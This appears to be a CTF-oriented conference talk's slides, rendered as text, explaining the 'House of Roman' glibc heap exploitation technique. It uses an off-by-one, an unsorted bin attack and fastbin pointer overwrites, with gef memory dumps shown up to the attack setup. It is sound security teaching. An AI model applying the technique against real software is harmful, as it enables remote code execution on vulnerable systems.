House of Roman

Using Unsorted Bin Attack to achieve a leakless RCE on PIE Binaries

About Me

- Security Engineer at GoRoot GmbH
- Pwner at dcua (Ukraine)

Heap Exploitation

- In 2005, Phantasmal Phantasmagoria published the first houses of heap exploitation : House of Spirit, House of Force etc.

- Over the years, many patches were made, and new loopholes discovered. New houses were made :)

- Heap Exploitation, as such, very popular in Asian CTFs.

  - 2016 - House of Orange (HITCON Quals 2016)
    2017 - House of Rabbit

- This year, House of Roman :D

Features


- Leakless
  - We use a series of 4 partial overwrite to achieve complete RCE.
  - The server does not need to print any data back to us.
- Can be performed using simple off-by-one bugs to powerful UAFs
- Can also beat calloc()

Bugs Assumed

- An off-by-one when reading data in the heap.

Sample Binary


Basically it stores our input on the heap. We can malloc any size.




```
1. Malloc
2. Write
3. Free
1
Enter size of chunk :20
1. Malloc
2. Write
3. Free
2
Enter index of chunk :0
Enter data :AAAAAAAAAAAAAAAA
```

Sample Binary

Basically it stores our input on the heap. We can malloc any size.



```
1. Malloc
2. Write
3. Free
1
Enter size of chunk :20
1. Malloc
2. Write
3. Free
2
Enter index of chunk :0
Enter data :AAAAAAAAAAAAAAAA
```




```
gef➤  heap
heapbase : 0x555555757000
gef➤  x/20xg 0x555555757000
0x555555757000: 0x0000000000000000      0x0000000000000021
0x555555757010: 0x4141414141414141      0x4141414141414141
0x555555757020: 0x000000000000000a      0x0000000000020fe1
0x555555757030: 0x0000000000000000      0x0000000000000000
0x555555757040: 0x0000000000000000      0x0000000000000000
0x555555757050: 0x0000000000000000      0x0000000000000000
0x555555757060: 0x0000000000000000      0x0000000000000000
0x555555757070: 0x0000000000000000      0x0000000000000000
0x555555757080: 0x0000000000000000      0x0000000000000000
0x555555757090: 0x0000000000000000      0x0000000000000000
gef➤  
```

Freeing a chunk

- When we free a chunk, it gets added to its size-appropiate freelist. Usually the first 8-16 bytes of the chunk is set with the FD and BK pointers of our chunk.
- The ptr in the array is NULLed out. So no UAF.
- With the off-by-one bug, we can overlap chunks and hence change this FD and BK to perform various heap attacks like the traditional fastbin attack , unsorted bin attack , unsafe unlink etc.

Unsorted Bin


Allocated Chunk



```
gef➤  x/20xg 0x555555757000
0x555555757000: 0x0000000000000000      0x00000000000000d1
0x555555757010: 0x4141414141414141      0x4141414141414141
0x555555757020: 0x4141414141414141      0x4141414141414141
```

Unsorted Bin


Allocated Chunk



```
gef>  x/20xg 0x555555757000
0x555555757000: 0x0000000000000000      0x00000000000000d1
0x555555757010: 0x4141414141414141      0x4141414141414141
0x555555757020: 0x4141414141414141      0x4141414141414141
```

free(chunk)

Unsorted Bin




```
gef>  x/20xg 0x555555757000
0x555555757000: 0x0000000000000000      0x00000000000000d1
0x555555757010: 0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x555555757020: 0x4141414141414141      0x4141414141414141
0x555555757030: 0x4141414141414141      0x4141414141414141
```

- Make sure to avoid coalescing with the top chunk !!

Arena Pointers

- Circular Double Linked list , for main thread, it points to main_arena.
- main_arena is a libc symbol.
- execve() , system() , __malloc_hook() , __free_hook() are also libc functions. Interestingly, __malloc_hook() is pretty close.



```
gef>  x/20xg 0x7ffff7dd1af0
0x7ffff7dd1af0 <_IO_wide_data_0+304>:   0x00007ffff7dd0260      0x0000000000000000
0x7ffff7dd1b00 <__memalign_hook>:       0x00007ffff7a92e20      0x00007ffff7a92a00
0x7ffff7dd1b10 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b20 <main_arena>:    0x0000000100000000      0x0000000000000000
0x7ffff7dd1b30 <main_arena+16>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b40 <main_arena+32>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b50 <main_arena+48>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b60 <main_arena+64>: 0x0000000000000000      0x0000000000000000
0x7ffff7dd1b70 <main_arena+80>: 0x0000000000000000      0x00005555557570f0
0x7ffff7dd1b80 <main_arena+96>: 0x0000000000000000      0x0000555555757000
gef>
```

The Unsorted Bin Attack

- Allows us to write an uncontrolled value to a place .

```
bck = victim->bk;
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

The Unsorted Bin Attack

- Allows us to write an uncontrolled value to a place .


  ```
  bck = victim->bk;
  unsorted_chunks (av)->bk = bck;
  bck->fd = unsorted_chunks (av);
  ```

- It is important to note that it overwrites a place that we **control** with a **libc address**.

Fastbin Chunks

- Chunks smaller than 0x80 (for x86-64) are stored in a linear linked list , with their **head** stored in the main_arena itself at an offset determined by its respective size

free(0) , free(1)




```
gef➤  x/20xg 0x555555757000
0x555555757000: 0x0000000000000000      0x0000000000000021
0x555555757010: 0x0000000000000000      0x0000000000000000
0x555555757020: 0x0000000000000000      0x0000000000000021
0x555555757030: 0x0000555555757000      0x0000000000000000
0x555555757040: 0x0000000000000000      0x0000000000020fc1
```

freelist ptr

- **If we gain control of it, we can make it point anywhere, only constraint we have to satisfy is that the “fake” chunk should be of the same size (eg. 0x21)**

Done with the theory. Now lets focus on the attack.

- A single byte overflow in the heap can end up in a leakless RCE on your PIE-enabled binary



```
gef➤  x/20xg 0x1b08000
0x1b08000:      0x0000000000000000      0x0000000000000071
0x1b08010:      0x0000000000000000      0x0000000000000000
0x1b08020:      0x0000000000000000      0x0000000000000000
0x1b08030:      0x0000000000000000      0x0000000000000000
0x1b08040:      0x0000000000000000      0x0000000000000000
0x1b08050:      0x0000000000000000      0x0000000000000000
0x1b08060:      0x0000000000000000      0x0000000000000000
0x1b08070:      0x0000000000000000      0x0000000000000071
0x1b08080:      0x0000000000000000      0x0000000000000000
0x1b08090:      0x0000000000000000      0x0000000000000000
gef➤
0x1b080a0:      0x0000000000000000      0x0000000000000000
0x1b080b0:      0x0000000000000000      0x0000000000000000
0x1b080c0:      0x0000000000000000      0x0000000000000000
0x1b080d0:      0x0000000000000000      0x0000000000000000
0x1b080e0:      0x0000000000000000      0x0000000000000021
0x1b080f0:      0x0000000000000000      0x0000000000000000
0x1b08100:      0x0000000000000000      0x0000000000000071
0x1b08110:      0x0000000000000000      0x0000000000000000
0x1b08120:      0x0000000000000000      0x0000000000000000
0x1b08130:      0x0000000000000000      0x0000000000000000
gef➤
0x1b08140:      0x0000000000000000      0x0000000000000000
0x1b08150:      0x0000000000000000      0x0000000000000000
0x1b08160:      0x0000000000000000      0x0000000000000000
0x1b08170:      0x0000000000000000      0x0000000000000021
0x1b08180:      0x0000000000000000      0x0000000000000000
0x1b08190:      0x0000000000000000      0x00000000000000d1
0x1b081a0:      0x0000000000000000      0x0000000000000000
0x1b081b0:      0x0000000000000000      0x0000000000000000
0x1b081c0:      0x0000000000000000      0x0000000000000000
0x1b081d0:      0x0000000000000000      0x0000000000000000
gef➤
```

malloc(0x71)

malloc(0x71)

